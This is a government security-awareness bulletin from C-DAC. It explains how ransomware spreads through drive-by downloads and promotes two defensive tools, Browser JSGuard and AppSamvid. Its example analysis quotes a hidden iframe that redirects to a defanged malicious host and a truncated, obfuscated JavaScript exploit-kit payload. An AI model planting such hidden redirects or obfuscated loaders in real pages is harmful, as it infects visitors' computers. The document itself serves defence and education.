Information Security Education & Awareness
Department of Electronics & Information Technology,
Ministry of Communications & Information Technology,
Government of India.

Mitigating Ransomware Attacks

Ransomware is a type of malware that restricts access to the infected computer system in some way, and demands that the user pay a ransom to the malware operators to remove the restriction. Some forms of ransomware systematically encrypt files on the system's hard drive, which become difficult or impossible to decrypt without paying the ransom for the encryption key, while some may simply lock the system and display messages intended to coax the user into paying. Ransomware typically propagates as a trojan, whose payload is disguised as a seemingly legitimate file.

Ransomware attack uses drive by downloads for infecting the user's computer. In Drive-by-download attack, initially attacker compromises a legitimate web server and inserts a script in web application. When user accesses the web site that was compromised by the attacker, web server sends the injected script along with the requested page. This script is either an exploit script or it imports exploit from a central server which is controlled by the attacker and this import is either a direct inclusion of the resources from the remote server or through a number of redirects the browser is instructed to follow. In this scenario, code injection is possible through **Hidden behaviors, Unauthorized Redirections and Obfuscated (Encoded) JavaScript.**

Mitigating Ransomware Attacks through C-DAC's Browser JSGuard

For detecting and preventing the web page infection at the time of loading (Rendering) the web page, Browser JSGuard web browser extension can be used.

Browser JSGuard is an extension to the web browser which works by detecting Hidden behaviors, Unauthorized Redirections and Encoded JavaScript in the incoming web pages. It is available for Google Chrome and Mozilla Firefox repositories for free of cost.


Features of Browser JSGuard

- Content/Heuristic based JS & HTML Malware protection
- Alerts the User on visiting Malicious Web pages
- Provides detailed analysis of webpage threats
- Ease of installation

JavaScript Guard

Some of the screenshots of Browser JSGuard detection are shown below

Figure 1.
Browser JSGuard Detecting Malicious Website



Architecture

Download links of Browser JSGuard:

- For Firefox web browser: https://addons.mozilla.org/en-US/firefox/addon/browser-jsguard/
- For Google chrome web browser: https://chrome.google.com/webstore/detail/browserjsguard/ncpkigeklafkopcelcegambndlhkcbhb

Mitigating Ransomware Attacks through C-DAC's AppSamvid

In case, if the exploit script is downloaded through other channels (Other than the channels monitored by Browser JSGuard) into the user's computer, AppSamvid blocks the malware execution in the computer.
For preventing the execution of downloaded malicious executables, AppSamvid software can be used.

AppSamvid is application whitelisting software which blocks the execution of unknown binaries in the computer.

Features of AppSamvid software are

- Whitelists .exe, dll, sys, .war, .jar and .class files
- Password based access to user interface
- Potential updater file(s) identification for 3rd party software
- To allow updating applications
- To allow installation of new softwares
- Automatic handling of Windows updates
- Password based uninstallation

Some of the screenshots of AppSamvid sofware are shown below




Figure 3. AppSamvid's user Console




Figure 4. AppSamvid's Application listing

Download link of AppSamvid Software:
http://www.cdac.in/index.aspx?id=dl_free_eps_solutions

Example Analysis of Ransomware Attack:

Attack:

"Buggy Ransomware" with Backdoor, Spyware (is an Andromeda + Botnet CnC) Infection via Apache's Blackhole Exploit Kit

Analysis:

Injected code in the requested web page contains a hidden behaviour through iframe HTML tag. Source of iframe is the redirection channel to malicious webpage/script as shown below.

<iframe src='h00p://mongif • biz/assumed/timing_borrows.php' width=1 height=1 style='visibility:hidden;'></iframe>

The redirection script redirects the control to Landing web page which contains the infection script as shown below.

<script>functionc(){if(window.document)s+=String.fromCharCode(a[i])..<script>var a = "!!8:97:!!4:32:80:!08:!!7:!03:!05:!!0:68:!0!:!!6:!0!:99:!!6:6!:!23:!..!6:!2!:!!2:!0!:!!!:!02:32:98:6!:6!:34:!02:!!7:!!0:99:!!6:!05:!!!:!!0:34:!25:44:!05:!!5..98:4!:63:40:!00:46:!05:!!5:68:!0!:!02:!05:!!0:!0!:!00:40:99:4!:63:!!0:!0!:!!9:32:82:!0..3:!20:4!:59:!02:!!!:!!4:40:97:6!:48:59:97:60:77:97:!!6:!04:46:!09:!05:!!0:40:99:46:!08..:48:34:93:4!:59:!02:!!!:!!4:40:97:6!:48:59:97:60:52:59:97:43:43:4!:!23:!05:!02:40:47:9..:!!5:93:47:46:!!6:!0!:!!5:!!6:40:!00:9!:98:93:4!:4!:!23:!02:6!:!!0:97:!!8:!05:!03:97:!..0:97:46:!08:!0!:!!0:!03:!!6:!04:59:!02:43:43:4!:!23:!09:6!:97:9!:!02:93:46:!00:!0!:!!5.. :

Script is obfuscated (encoded) using JavaScript functions Window.document() and String.fromCharCode(). Encoding the infection script is useful in escaping from the antivirus detection. Obfuscated (encoded) script will be deobfuscated (decoded) at runtime. Deobfuscated script will have the actual infection, which damages the user's computer.

This kind of Ransomeware attacks can be prevented at two levels

- Detecting and preventing the web page infection at the time of Loading (Rendering) the web page
- Preventing the execution of downloaded malicious executable

Department of Electronics & Information Technology
Ministry of Communications & Information Technology
Government of India

www.cdac.in

प्रगत संगणन विकास केन्द्र
CENTRE FOR DEVELOPMENT OF ADVANCED COMPUTING
संचार एवं सूचना प्रौद्योगिकी मंत्रालय की वैज्ञानिक संस्था, भारत सरकार
A Scientific Society of the Ministry of Communications and Information Technology, Government of India
Nalanda Building, Road No : 1, Shivbagh, Near Satyam Theatre, Ameerpet, Hyderabad - 500016
E-mail : isea@cdac.in